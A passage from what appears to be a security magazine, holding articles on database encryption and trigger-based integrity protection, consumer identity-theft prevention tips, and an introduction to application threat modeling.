To maintain a high level of security the database server or file server platform should only contain securely encrypted lower level data encryption keys. Master keys should always be stored separately outside the server platform. While most Dedicated Encryption Services are devices specifically constructed for cryptography, some Dedicated Encryption Services might be general purpose computers running standard operating systems, but stripped of all but the most essential services.

Amongst those services would be a cryptographic server and a key storage module. At the heart of the server is a library such as the ones used for a Local Encryption Service. Private keys should be stored encrypted with several AES encryption keys that are nested within a hierarchy in which each key is protected by a parent key. This multi-layer hierarchy of keys ensures the highest level of protection against attack.

Protect keys in memory

Memory attacks may be theoretical, but cryptographic keys, unlike most other data in a computer memory, are random. Looking through memory structures for random data is very likely to reveal key material. Well made libraries for use as Local Encryption Services go to great efforts to protect keys even in memory. Key-encryption keys are used to encrypt the key while it is in memory and then the encrypted key is split into several parts and spread throughout the memory space. Decoy structures might be created that look like valid key material. Memory holding the keys should be quickly zeroed as soon as the cryptographic operation is finished. These techniques reduce the risk of memory attacks. Separate encryption can also be used for different data. These encryption keys should be automatically replaced based on the sensitivity of the protected data. To maintain a high level of security backups contain the encrypted data and only securely encrypted lower level keys. Master keys should be backed up separately.

Be aware that exposing encryption services as a network resource will introduce an additional point of attack.

Encryption services as a network resource

Attacks on the encryption services

Be aware that exposing encryption services as a network resource will introduce an additional point of attack. An integrated central and distributed solution can protect from this vulnerability. Also, look for industry standard API support. Adopting a standard such as PKCS#11, will help ease the transition from one vendor's engine to another, and in some cases between different engines from the same vendor.

Use network attached encryption devices with care

The Network Attached Encryption (NAED) is implemented as a Network Attached Encryption Appliance that scales with the number of

Network Attached Encryption Appliances available. A NAED is a hardware device that resides on the network, houses the encryption keys and executes all crypto operations. This topology has the added security of physically separating the keys from the data. However, this added security comes with a heavy price; performance can be 5 - 1000 times worse than alternative methods and some critical security exposure with API level attacks when using Network Attached Encryption Devices.

Denial of service attacks - network attached encryption devices

A network attached engine does not provide high availability, unless multiple engines are configured into a high availability cluster. Denial of service attacks are another related concern with network attached engines. Since the engine is available over TCP/IP, an attacker could flood the engine with traffic and block legitimate cryptographic requests.

If required information can't be decrypted, then a customer may not be able to place an order or access account information. If the database stored encrypted records that are critical for the business operation, then a successful denial of service attack could be severe.

Integrity protection of sensitive components

Even if encryption and access rights are set up properly, malicious code inserted in the wrong place might lead to unauthorized persons gaining access to sensitive information. We will review how integrity protection can be applied via a separated security system for column level database encryption. Database tables are one example of objects that can be protected. Integrity protection of database objects can protect the integrity of selected (database) objects, to make sure that nothing is altered to leak sensitive information. Integrity protection can control the integrity of selected

security relevant objects, to make sure that nothing is altered to leak sensitive information.

The scope can include for example trigger/view/package/UDF modification, DLL wrapping, shared memory access, admin server masquerading, database masquerading, log/configuration file modification, key/password file descrambling, etc. in a mature solution. When a table or column is selected for protection, not only the table definition itself is protected but also all the views, triggers (recursively), proxy tables, user defined types, user defined functions, edit procedures, field procedures and other database objects defined on that table. Any object including stored procedure and external procedures called from this table (or its views or triggers) are by default also protected. The integrity protection function should be policy driven and be able to operate in the "stealth mode". An attacker should not be aware of what objects are checked and when the checking is performed.

At the same time Oracle introduced the possibility to have a trigger on database logons they also provided the mechanism for tracking other system events.

Integrity protection examples

We will review a few basic implementation examples that are based on Oracle 9i and in several cases applicable across other database vendor platforms. There are additional protection methods that can give a higher level of protection and are applicable across a wider span of database platforms.

Using system events

At the same time Oracle introduced the possibility to have a trigger on database logons they also provided the mechanism for tracking other system events. There are two different types of events on which triggers can be created; Resource Manager Events, that are related to instance startup and shutdown, and Client Events, related to user logon /logoff, DML, and DDL operations. Depending on the event, the publication functionality imposes different restrictions. It may not be possible for the server to impose all restrictions. The restrictions that cannot be fully enforced are

clearly documented. For example, certain DDL operations may not be allowed on DDL events. Instead of looking at the encryption of data and the DBA-attack protection as different mechanisms, they should be considered as complement to each other in the mission of creating a "secure database".

Using system triggers

Using system triggers to help detecting when something suspicious is going on in the database can result in a reasonable level of performance, functionality and security. Three system events that could be triggered are CREATE, ALTER and DROP. These triggers can either fire BEFORE or AFTER the actual action. What is better will be discussed below. Only committed triggers are fired. For example, if you create a trigger that should be fired after all CREATE events, then the trigger itself does not fire after the creation, because the correct information about this trigger was not committed at the time when the trigger on CREATE events was fired.

On the other hand, if you DROP a trigger that should be fired before all DROP events, the trigger fires before the DROP. This would mean that the triggers could protect themselves. If trusting system triggers alone you need to ensure they are not possible to reset externally, e.g. by Oracle SGA modification.

Performance aspects

Because of the small amount of data the three triggers represent the check can be done with small intervals without affecting the performance too much. There is however another good way of doing this. Firstly, the three triggers can be reduced to one by or-ing the different DDL-event together. Secondly, We can create an AFTER trigger for CREATE, ALTER and DROP on the Security Server's database schema. This trigger would then fire whenever a database object is added, changed or deleted in the schema. The "backup" trigger can then filter the affected object's name so that the external function is called only when the system event trigger is affected. Because the trigger is fired after the event the action is not stopped but the Security Server can be notified that something suspicious is going on.

The result of setting up the triggers this way is that they will protect each other. Changing the system event trigger will be detected by the backup trigger and vice versa. If the system event trigger should fire before or after the event depends on what functionality should be provided. If the trigger fires before the event occurs, access control functionality can be provided to the object that the event concerns, but no information about the exact effect on the object is retrieved. If firing after the event, the event has already happened and we can't do anything about it. On the other hand, we do have the possibility to find out exactly what has been done. This will be discussed further on. Having the backup trigger firing after an event will prevent deadlock between the triggers when uninstalling the product and removing the triggers.

Tables, views and triggers

System event triggers can be used to find if a table, view or trigger, or other database object for that matter, has been added, changed or deleted. There are quite a few system events

that are possible to catch, but we will focus on CREATE, ALTER and DROP. When a system event occurs on CREATE, ALTER or DROP for TABLE, VIEW or TRIGGER, the following attributes that can be obtained: ora_sysevent, ora_login_user, ora_instance_num, ora_database_name, ora_dict_obj_type, ora_dict_obj_name, ora_dict_obj_owner. The attributes ora_is_alter_column and ora_is_drop_column can also be obtained for ALTER TABLE events. For USER operation the set of operations are somewhat different. Selected triggers and views that should be checked for changes is based on what tables that are to be protected. These tables could be the ones containing encrypted columns or other 3rd party encryption products data protection function, but also other tables that should have its views and triggers protected.

The first thing to do is to find all views and triggers on a specified table. This should be done to be able to distinguish exactly what object that has been changed. Because of the fact that every object that is supposed to be protected is represented by a row in the policy database it is very important to make sure that the rows aren't deleted or changed. If a system event occurs, the system event trigger of the Security Server should fire. The server will then compare the information from the event with the objects in the policy to see if the object is protected. When the Security Server starts up it should do a full scan of the objects that are supposed to be protected. This is to make sure that no view or trigger has been changed during the time Security Server been down.

How do we know that an object being created is a security hazard?

Depending on what function we want the event trigger to fulfill, the trigger should be a BEFORE or an AFTER trigger. If we want protect objects in a schema from being recreated, altered or dropped the event trigger would have to fire before the actual action. If our only mission is to report to the Security Server that something has happened with a protected object then we could use AFTER trigger instead. But how do we know that an object being created is a security hazard? When an object is created, say a trigger on a table, it is important to know on which table or view the trigger is

created on to determine if it is a security hazard. This information isn't available in the event trigger, so the Security Server would have to do an external check on the trigger to get information about parent object. If the trigger is a BEFORE CREATE trigger the trigger hasn't been created when the event trigger is fired and no information can be found. Therefore the trigger has to be fired AFTER CREATE, when the trigger is already created.

If the events trigger fire when a protected object is recreated, both before and after triggers can be useful. It all depends on what actions should take place when the trigger is fired. If the object should be protected against recreation, then the trigger has to fire before. The Security Server will take the information received from the event trigger and compare it to the information in the policy. If the object is in the policy, the object is a protected object.

The server checks if the user has permissions to recreate the object and if not the action is denied. When the event trigger is fired after the event the Security Server doesn't have the possibility to deny a recreation. But if enough information is stored in the policy the server could compare the appearance of the object before and after the recreation and find out the difference. The same goes for both ALTER and DROP events.

System events and functions

Before or after triggers on tables could be used to detect or to prevent tampering with sensitive data direct on the table. As seen earlier there are many events that can be triggered. One approach is to trigger on GRANT to check if someone are getting more privileges or maybe trigger on TRUNCATED to protect certain tables from being truncated by unauthorized users. Using the system event triggers it would be possible to mark some users as suspicious, e.g. the DBA or other users with a lot of database permissions, for closer control. It would be possible to log almost all activity in the database by that user.

It can be useful to divide the database into a number of different "zones" with different sensitivity level, where each level would be protected differently. The zone with the highest level would be the most protected etc. It is

possible to restrict permissions on certain database objects by having triggers that fire BEFORE system events. Say, as an example, we want to protect a certain user from having his password changed without the acknowledgement from Security Server.

How to detect different forms of data misuse

Data Usage Control, a solution that offers the ability to detect misuse and subversion through the direct monitoring of database operations against the database host, can provide an important complement to encryption, access control, host-based and network-based surveillance. The proposed solution can detect a wide range of specific and general forms of misuse, provides detailed reports, and has a low false-alarm rate. Traditional database security mechanisms are very limited in defending successful data attacks. Authorized but malicious transactions can make a database useless by impairing its integrity and availability. Suites of the proposed solution may be deployed throughout a network, and their alarms managed, correlated, and acted on by remote or local subscribing security services, thus helping to address issues of decentralized management.

Conclusion

A comprehensive solution should protect sensitive information like credit card information as such information is processed, stored, and travels across a distributed computing network. The solution described here is particularly applicable to environments where data must flow fluidly between devices. It is critical that the receiving device can decrypt the data (if authorized). By including the metadata with the sensitive data, the receiving device will have some of the required information for decryption.

A comprehensive encryption solution doesn't complicate authorized access to the protected information - decryption of the data can occur at any point throughout the data flow wherever there is a need for access. Decryption can usually be done in an application-transparent way with minimum impact to the operational environment.

Total Cost of Ownership will become increasingly more salient as businesses become more dependent on encryption performance and scalability issues. Organizations need to be able to perform maintenance tasks such as key rotation without suffering an unacceptable level of downtime.

The best practice, in most cases, is to base the resolution on a packaged solution that is already available, proven and tested. Packaged data encryption solutions have proven to be an important corner stone for protecting sensitive data. Mature solutions should sup-

port a wide range of the data protection options that are discussed in this article. There is a multitude of techniques and alternative topologies for encryption at the database level. In real-world scenarios, complex issues and experts should be used who understand all available options and can articulate the impact for each particular customer environment. Encryption engines and services come in three flavors: central, local and dedicated. In a straight comparison of costs, Local Encryption Services are generally cheaper but not secure.

Ulf T. Mattsson is the CTO of Protegrity. Ulf created the initial architecture of Protegrity's database security technology, for which the company owns several key patents. His extensive IT and security industry experience includes 20 years with IBM as a manager of software development and a consulting resource to IBM's Research and Development organization, in the areas of IT Architecture and IT Security. Ulf holds a degree in electrical engineering from Polhem University, a degree in Finance from University of Stockholm and a master's degree in physics from Chalmers University of Technology.



OWASP

The Open Web Application Security Project

JOIN US! OWASP is a free and open community dedicated to improving application security for everyone.

You'll find free tools, books, articles, best practices, mailing lists, conferences, and local chapters around the world to help you build secure code.

www.owasp.org

How to prevent identity theft

By Todd Feinman



“Who is shadytown.com and why is there a \$500 charge on my credit card!?” It is both frightening and frustrating when you see charges on credit card for purchases that you never made. Or worse yet, you receive a credit card bill for an account that you never opened yourself.

It might not have happened to you yet, but it has probably happened to someone you know. Identity theft occurs when someone uses Personally Identifiable Information (PII) without permission to commit fraud or other crimes. Identity thieves spend countless hours mining for bank accounts, social security numbers, credit card numbers, and other personal information so that they can steal your identity and commit fraud.

Don't think it can't happen to you. According to the FTC, over 9 million Americans' identities are stolen each year and in 2007 consumers reported fraud losses totaling more than \$1.2 billion, which is almost double that of 2005. To resolve the average fraud, it is estimated to cost \$500 out of pocket and take over 30 hours of time per victim. Those are usually 30 frustrating hours wasted on the phone, on-line, and potentially even in person with police, the DMV, and other creditors. Those are 30 hours of waste that you could have prevented by in-

vesting only a few minutes proactively preventing identity theft before it occurs. By following a few quick security tips and using appropriate software products, you can beat criminals at their own game and protect your personal information before it's too late.

Personal information appears in a variety of distinct forms across many locations and the more information a thief can get their hands on, the easier it is for them to commit identity fraud.

Traditionally, the most common forms of your identity were your Social Security Number (SSN), credit card numbers, or bank accounts. Along with that, a thief would also need your name and sometimes a date of birth depending on the type of theft they planned to commit. Today, your identity also includes electronic personal information, most commonly as a username and password.

With an online bank account username and password, attackers can easily withdraw funds from your account while getting it back is extremely time consuming and often very complex. In November 2007, a 26 year old wrote computer code to steal the PayPal logins from 250,000 PCs, which were used by hackers to log into the victim's PayPal accounts and steal their money. While this crime was clearly not the victim's fault, they made it possible for the attackers because they saved their passwords in their web browser.

Our parents taught us to look both ways before crossing the street, but they never said, "Don't give out your Social Security Number." Some of the ways to prevent identity fraud don't require any new technologies or software because they involve protecting your receipts and being smart about the way you share your personal information. Here are a handful of important things you should keep in mind to prevent identity theft that don't have anything to do with buying software or configuring your computer:

1. Do not provide personal information to anyone calling you claiming to be from a credit card company. Those companies already have your information and it could be an identity thief. Hang up and call them back using the toll free number listed on the back of your credit card.

2. Check your credit report with one of the three credit bureaus for free every four months by visiting www.annualcreditreport.com and make sure you recognize all of the accounts, addresses and other information on the report.

3. Don't leave your cell phone, laptop, or other mobile device unattended at the bar or coffee shop. Blackberries and smartphones contain a lot of personal information these days and hundreds of thousands of laptops are stolen each year. The CSI 2007 Crime and Security Survey revealed that 50% of companies had a laptop or mobile device stolen last year.

4. If somebody asks for your SSN, don't give it to them. Many companies that ask for your SSN only need it in case you do not pay your bill and, alternatively, will except a small deposit for the first couple of months until you are a good standing customer.

5. Most receipts today only print out the last four digits of your credit card number, but some still print the entire number. Make sure you tear these up properly or shred them before discarding them in the trash.

6. Never scan your credit card, a check, your driver's license, or your signature and then send it to somebody. Those images are unsecure and can easily be used for fraud if they fall into the wrong hands.

7. If you do plan to electronically store any paper documents that contain sensitive information, black out your personal information before scanning it.

Some of the ways to prevent identity fraud don't require any new technologies or software because they involve protecting your receipts and being smart about the way you share your personal information.

Most of the tips above only help prevent traditional forms of identity theft. The ways to protect against today's most common attacks on electronic identities will be more effective with simple software tools and configuration options. Because your identity is now commonly stored electronically, it is important that you take additional steps to protect it.

According to IDC, it's projected that black market trafficking of stolen electronic identities will increase to \$1.6 billion by the year 2010. Attackers are now simply harvesting as many accounts as they can find and then selling them in blocks online. Recently CNET re-

ported malicious hackers were selling 1.4GB of personal information that they stole from individuals in just 3 weeks. Personal bank accounts were listed along with the amount of money remaining in each account and a price for buying the username and password to login and steal that money.

Thieves are only part of the problem. The bigger issue is the fact that you are probably, knowingly or inadvertently, storing your personal information in unprotected forms. Sure you can try to block all the viruses, Trojans, spyware, keyloggers and other malicious programs, but even if you are successful, there is

still a chance you might lose your laptop or share personal information without realizing it.

Computers make it simple for us to accidentally expose personal information. Kids & Digital Content reports that 70 percent of 'tweens' (kids ages 9 through 14) are downloading digital music. The NPD Group has stated, "high levels of illegal peer-to-peer (P2P) file sharing" are attributed as the source of those music downloads so peer-to-peer sharing is quite common. The point is that most people have personal information stored on their computer and that computer is usually used by spouses, children, or friends and it is easy to inadvertently let software programs expose your data.

There are many simple things you can do to protect yourself and your electronic identity:

- 1.** Install the latest updates to your operating system as soon as possible so known Windows or Mac vulnerabilities are secured. These fixes plug holes that attackers know how to exploit to gain access to your files.
- 2.** Your password is a form of your identity and can be used to access your computer and all the information on it. Make sure it is at least seven characters, contains numbers, and upper and lowercase letters. Do not simply pick a word from the dictionary and add a number.
- 3.** Don't save your password in your web browser when accessing banks and other institutions that keep your personal information because it could be easily stolen if you ever get a virus, Trojan, or are hacked.
- 4.** Visit your bank online and set up fraud alerts on your accounts to monitor when high amounts of cash are withdrawn.
- 5.** Peer-to-peer file sharing programs may allow people to access your computer and steal personal and private information. Configure these programs not to expose personal folders.
- 6.** Don't purchase anything online with your credit card unless the website is secured with SSL, as indicated by a padlock in your web browser. When shopping at a site you do not know well, use a onetime use virtual credit

card number, which you can usually obtain from your credit card company's website.

7. Don't click on email messages that contain hyperlinks to websites. Close the email and type the website address in manually. Phishing attacks are increasingly common and attempt to trick you into visiting false websites to steal your personal information.

8. Always use your wireless router's security features. Without security, Johnny Hacker connecting from across the street or in a downstairs apartment can easily access your computer and personal information.

9. Never enter private information on public computers such as in a hotel, library, or at school. These systems may be infected with a keylogger or spyware capturing everything you type.

10. Never email or instant message confidential information. Those communications are usually not secure and can be listened in upon by other people.


11. Always encrypt documents containing confidential personal information you need. Microsoft Office and Adobe Acrobat have this capability.

12. Make sure you have not and are not storing any personal or confidential information on your computer unsecured.

You control the information on your computer and one of the most important ways for you to prevent your own identity theft is to keep your private information secure. Historically, personal information was stored in a multitude of ways in myriad places, so you should dig through old files and emails to determine where it might still exist. If you find unsecured personal information, follow these three steps:

- 1.** If you no longer need the file or email, permanently shred it from your computer. Don't simply delete it or recycle it.
- 2.** If you do need the file or email but not the personal information, redact the data by deleting it or replacing it with other characters such as a series of X's.
- 3.** If you still need the file or email and the personal information, encrypt it with a strong password.

Todd Feinman is the CEO of Identity Finder (www.identityfinder.com) which specializes in developing software solutions that meet business and consumer needs. Best known for Identity Finder - which automatically searches for, and deletes or encrypts, your personal information - and Velosecure CAM, the company's technologies have been used by thousands of organizations in more than 40 countries.



Security flaws identification and technical risk analysis through threat modeling

By Marco M. Morana and Tony UcedaVelez

Application threat modeling has received increased attention over recent years by security professionals worldwide. The growing interest is as a result of corporations attempting to evolve preventive, detective, and reactive countermeasures from the inception of the software development lifecycle.

Addressing security vulnerabilities prior to software deployment is gaining traction across the software industry, for both web based and client-server applications. This will ultimately become a universal truth for many software development shops, particularly as the threat of zero-day exploits continue to rise. As part of an effort to address software vulnerabilities prior to deployment of beta or production releases, application security professionals need to evolve the manner in which they can discover application vulnerabilities early in the SDLC.

A 2002 study from @stake found that security design flaws account 70% of the defects being analyzed and among them about 47% being of medium and high business impact and easily exploitable. Also according to a recent Gartner study "Removing only 50 percent of software vulnerabilities before use will reduce patch management and incident response costs by 75 percent."

Embedded within a well managed SDLC process, application threat modeling serves as a strong ally in identifying application vulnerabilities along with their associated technical risks. Most importantly is the ability for a company to remediate security issues inexpensively during the design phase. Outside from the SDLC, application threat modeling provides a methodology for experienced security professionals to identify security flaws in existing applications from the perspective of a would-be attacker.

History

As with many security terms and methodologies used today, the term Threat Modeling was first used by the U.S Department of Defense as part of their efforts in addressing combat related risks for various military operations. The military's intent was to establish a strategic effort in identifying risks.

Application Threat Modeling (revolving around the same concept of threat modeling) dates as far back as the early 1970's where many university professors and software engineers discussed the poor use of threat modeling techniques in order to understand ways in which attackers could exploit software applications. Even nearly 40 years ago, understanding attack vectors within the boundaries of a threat modeling exercise was communicated as a strong ally to any SDLC methodology, such as Agile or RAD.

Today, application threat modeling has re-surfaced in importance throughout the security industry and has provided for a strategic model for addressing application vulnerabilities. Many global companies today including Microsoft (yes Microsoft) have strongly advocated application threat modeling as an integral part in unifying software development efforts to those related to security risk manage-

ment. Microsoft has gone as far as having sponsored two free FAT client tools that developers, security professionals, and quality assurance engineers can leverage in order to be able to identify where attack vectors would most likely be successful, given an absence or set of weak controls.

The end goal for threat modeling has always been to identify risk. Identifying risk centers on the ability to derive impact. Related to its historical military roots, impact extends beyond the compromise of a single military unit, but instead a military objective. Similarly today, measuring risk does not focus on the loss of a password or data set but rather the impact in which those compromised items signify to the business. Therefore, deriving impact from risk is king even today for any organization seeking to explore the benefits of application threat modeling.

TODAY, APPLICATION THREAT MODELING HAS RESURGED IN IMPORTANCE THROUGHOUT THE SECURITY INDUSTRY AND HAS PROVIDED FOR A STRATEGIC MODEL FOR ADDRESSING APPLICATION VULNERABILITIES

What is threat modeling?

There are several definitions for application threat modeling, authored by many well known entities within the security and software development communities. One definition that encompasses the aspects of threat simulation as well as risk management is as follows:

A systematic and strategic approach for enumerating threats to an application environment, with the objective of minimizing risk and associated impact levels to the business.

Threat modeling consists of introducing an application to various attack simulations which include a hierarchy of security threats, attacks, and vulnerabilities. As part of such a simulation, systems are designed with defensive security mechanisms such as control points and countermeasures that serve to mitigate security risks posed by potential attacks. Using a systematic fact based and methodical approach, the threats of the system are characterized, potential vulnerabilities highlighted and countermeasures developed.

Who benefits from threat modeling?

Threat modeling provides different benefits to the project stakeholders depending on their role and responsibility:

- Architects
- Developers
- Security Testers
- Project Managers
- Business Managers
- Information Risk Officers

Threat modeling allows architects to understand two key concepts that affect application security: trust boundaries and data classification. Without needing to know much about the various intricacies related to the application undergoing this exercise, architects will be able to review data flow diagrams that map the various ways in which data is exchanged within a clearly defined application domain. By identifying vulnerabilities related to weak or non-existent security controls, threat modeling allow architects to apply the most appropriate countermeasures via proper design

techniques, thereby introducing a secure basis on which code driven security controls will be layered upon.

Developers are the key audience members for any application threat modeling exercise. The process allows developers to understand how use cases, backed by their code and related to functional features within the application, may facilitate an attack against an application's assets, information, or continuity. In this sense, there is no other security process within an organization that provides this degree of valuable insight to a team of developers. Traditional application assessments miss

a great deal in bridging the gap as to how exactly could an attacker compromise an application. Vulnerability scans, pen tests, and even manual application security techniques have traditionally been conducted in isolation; away from a group of developers who would benefit from learning how those scans work. Application threat modeling involves them early on and is able to clearly demonstrate how application use cases can become misuse cases due to weak programmatic controls. Being part of the threat modeling process and the secure design also helps in the implementation of security controls according to security design patterns and secure coding standards.

INFORMATION SECURITY OFFICERS BENEFIT FROM THREAT MODELING FROM THE TECHNICAL RISK ANALYSIS PERSPECTIVE

Quality assurance personnel, security auditors engaged in vulnerability assessments and technical security testers can be collectively referred to as security testers and are typically tasked to validate the effectiveness of the application security controls against functional and non-functional test cases. Before security testers are even introduced the security requirements that they will help test, they can also be included in earlier steps within a threat modeling program in order to provide them a greater insight as to what areas of the applications may warrant testing. The testing or QA phase to any SDLC process serves as the best opportunity for threat modeling exercises to take place as the code being migrated is leaving a designated DEV or TEST environment in a non-mutable state. As the program is evaluated within a QA environment, security testers may test against previously defined security requirements as well as perform several other related exercises relevant to application threat modeling, including data flow diagramming, application walkthroughs, and the creation of misuse case scenarios. Overall, application threat modeling carried out during this phase of the SDLC can systematically assist testers to validate application threats prior to the application reaching production.

Project managers can address project related risk issues via threat modeling and derive a risk rating based upon severity and likelihood of exploitation to prioritize time and budget al-

location for remediation. This leads to a more predictable project plan that is more likely to be on budget and on time. Additionally, project managers involved in the threat modeling exercise will be empowered to treat security as a feature to be validated during design rather than "bolted-on" at a later date, potentially affecting other future projects on the same platform or application environment.

Information security officers benefit from threat modeling from the technical risk analysis perspective. By systematically focusing on the identification of security issues during design they can make risk management decisions to mitigate technical risks early in the system's development life cycle, they can reduce costs by making decisions such as the mitigation of risks by redesigning components if needed or by introducing countermeasures before significant effort is spent on building an inappropriate solution.

The scope of threat modeling

Central to the efforts associated with application threat modeling are use cases. For any given application being evaluated, use cases help identify the threats, encompassing attack vectors, associated vulnerabilities and exploits that all make up a misuse case. The misuse case is the use case counterpart in the sense that it does not conform to expected usage and functionality associated with an

with an application control. It is important to remember that misuse cases are derived always from use cases since the use case serves as the means in which an application control can be exploited for its intended misuse (hence misuse case).

Accurately defining scope for an application threat modeling exercise begins with the accurate inventory of all encompassing application objects: human/non-human users, services, and data sources associated with a particular application use case. Within the scope of application threat modeling, there are various components tied to the use case scenario. Some of these variables include objects such as actors (relates to both human and application entities), named pipes, assets (databases, web servers, etc.), services (IIS, SSH, etc), and more. All of these components are relevant to the set of defined use case scenarios associated with the application. The use cases will assist in creating data flow diagrams amongst the components within the threat modeling exercise.

The scope of the data flow diagrams (as part of the application threat modeling exercise) is contained within the context of the application itself and not in the features or objects relative to other application domains. It may be tempting to scope creep, due to perceived relevancy, however doing so may simply extend the time in which the analysis is conducted while reducing the amount of security related findings.

Given the granularity needed to itemize and understand application components within the process of application threat modeling, it is important to consider time and expertise as two key dependencies that are needed in order to achieve the greatest benefit from the process. For this reason, a governance team within the security or technology organization must define the criterion for applying such a security analysis versus other, less intensive application security evaluations. They must also be able to reveal expectations relative to turnaround times for each threat assessment effort. This will dictate the amount of resources and degree of detail expected from the overall process. While defining time boundaries, governance leaders must be certain to not severely impose time constraints that will dilute

the effectiveness of any adopted threat modeling methodology.

